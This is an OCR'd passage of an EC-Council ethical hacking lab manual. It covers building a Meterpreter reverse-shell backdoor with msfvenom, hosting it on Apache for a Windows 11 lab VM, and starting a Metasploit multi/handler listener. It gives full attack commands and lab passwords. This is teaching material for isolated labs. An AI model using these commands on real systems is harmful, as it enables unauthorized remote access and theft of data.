
Task 2: Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Switch to the **Windows 11** virtual machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** to enter the password in the Password field and press **Enter** to login.
3. Create a text file named **Secret.txt**; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

   Note: In This task, the **Secret.txt** file contains the text "**My credit card account number is 123456789.**".




4. Switch to the **Parrot Security** virtual machine and launch a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
7. Now, type **cd** and press **Enter** to jump to the root directory.
8. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe** and press **Enter**.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Here, the localhost IP address is **10.10.1.13** (the **Parrot Security** machine).



9. This will generate **Backdoor.exe**, a malicious file, on **/home/attacker/Desktop**, as shown in the screenshot.

   Note: To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



10. Now, you need to share **Backdoor.exe** with the target machine (in This task, **Windows 11**).


11. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.

    Note: If you want to create a new directory to share the **Backdoor.exe** file with the target machine and provide the permissions, use the below commands:


    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Type **cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.
13. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.




14. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.
15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.
16. Now, issue the following commands in msfconsole:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **show options** and press **Enter**; this lets you know the listening port



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. To start the handler, type **exploit -j -z** and press **Enter**.



